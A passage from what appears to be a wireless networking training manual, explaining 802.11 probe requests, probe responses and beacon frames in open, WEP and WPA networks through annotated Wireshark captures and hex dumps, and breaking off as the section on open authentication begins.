
The second packet is a probe request. The interesting thing to note is that the length of the SSID field is 0. This means that this is a broadcast probe which is searching for available networks.



The third packet is another probe request directed to the specific network, “Appart”.



The fourth packet is the response from the AP to the client, indicating its capabilities. Compare the beacon and the probe response; you'll notice that the different elements found in the packet are the same as the ones advertised in the beacon.



The last packet is the ACK from the STA to the AP for the directed probe response.

3.5.1.2 Probe response

Open network


The previous analyzed capture came from an unencrypted network.

WEP networks


File: probe_wep

- **AP:** 00:12:BF:12:32:29
- **ESSID:** Appart
- **STA:** 00:12:F0:A1:00:83


The first packet is a network beacon:



The following capture shows a client probe request (the client does not know that the AP uses encryption, it simply requests information about it):


probe_wep.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 00:12:bf:12:32:29 ff:ff:ff:ff:ff:ff IEEE 802 Beacon frame, SN=2501, FN
2 13.026642 00:12:f0:a1:00:83 ff:ff:ff:ff:ff:ff IEEE 802 Probe Request, SN=3709, F
3 13.026621 00:12:bf:12:32:29 00:12:f0:a1:00:83 IEEE 802 Probe Response, SN=2638,
Frame 2 (48 bytes on wire, 48 bytes captured)
IEEE 802.11 Probe Request, Flags: ....
IEEE 802.11 wireless LAN management frame
Tagged parameters (24 bytes)
SSID parameter set: "Appart"
Supported Rates: 1,0(B) 2,0(B) 5,5 11,0 6,0 9,0 12,0 18,0
Extended Supported Rates: 24,0 36,0 48,0 54,0
0000 40 00 00 00 ff ff ff ff ff ff 00 12 f0 a1 00 83 @....... ....
0010 ff ff ff ff ff ff d0 e7 00 06 41 70 70 61 72 74 ....Appart
0020 01 08 82 84 0b 16 0c 12 18 24 32 04 30 48 60 6c ....$2.0H`l
IEEE 802.11 wireless LAN management frame (wlan_mgt), 24 bytes
Packets: 3 Displayed: 3 Marked: 0

The next capture shows the APs response. The Privacy bit set to 1 which indicates that the AP uses encryption; in this case WEP is being used, as no other parameters indicate usage of WPA (WPA also has ‘Privacy’ bit set to 1).




WPA networks


File: probe_wpa

This capture is interesting as we have two different APs with WPA:

- **AP1:** 00:12:BF:12:32:29 (Philips SNA6500; it has a TI chip)
- **ESSID1:** Appart
- **AP2:** 00:14:BF:C4:EB:7C (Linksys WRT54G; it has a Broadcom chipset)
- **ESSID2:** Merdorp
- **STA:** 00:12:F0:A1:00:83

The following two screenshots show the probe responses of both APs (first AP1 then AP2).


probe_wpa.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 00:12:bf:12:32:29 ff:ff:ff:ff:ff:ff IEEE 802 Beacon frame, SN=786, FN=
2 1.519716 00:14:bf:c4:eb:7c ff:ff:ff:ff:ff:ff IEEE 802 Beacon frame, SN=670, FN=
3 7.248381 00:12:bf:12:32:29 00:12:f0:a1:00:83 IEEE 802 Probe Response, SN=860, F
4 8.298021 00:14:bf:c4:eb:7c 00:12:f0:a1:00:83 IEEE 802 Probe Response, SN=741, F
Frame 3 (77 bytes on wire, 77 bytes captured)
IEEE 802.11 Probe Response, Flags: ....
IEEE 802.11 wireless LAN management frame
Fixed parameters (12 bytes)
Tagged parameters (41 bytes)
SSID parameter set: "Appart"
Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)
DS Parameter set: Current Channel: 3
Vendor Specific: WPA
Tag Number: 221 (Vendor Specific)
Tag length: 22
Tag interpretation: WPA IE, type 1, version 1
Tag interpretation: Multicast cipher suite: TKIP
Tag interpretation: # of unicast cipher suites: 1
Tag interpretation: Unicast cipher suite 1: TKIP
Tag interpretation: # of auth key management suites: 1
Tag interpretation: auth key management suite 1: PSK
0000 50 00 02 01 00 12 f0 a1 00 83 00 12 bf 12 32 29 P....... ......2)
0010 00 12 bf 12 32 29 c0 35 7d ba ef 04 00 00 00 00 ....2).5 }.......
0020 64 00 11 00 00 06 41 70 70 61 72 74 01 04 82 84 d.....Ap part....
0030 8b 96 03 01 03 dd 16 00 50 f2 01 01 00 00 50 f2 .... P.....P.
0040 02 01 00 00 50 f2 02 01 00 00 50 f2 02 ....P... ..P..
Proto Init (), 24 bytes
Packets: 4 Displayed: 4 Marked: 0



The information advertised is not the same; this shows there's more than one implementation of 802.11. You'll often see different AP behaving differently.


3.5.2 Authentication

In the following module we will discuss the following authentication methods:

- Shared authentication that is only used with WEP
- Open authentication

We will also explain how the STA chooses it's method of authentication.

3.5.2.1 Open Authentication



The sequence of events during open authentication are:

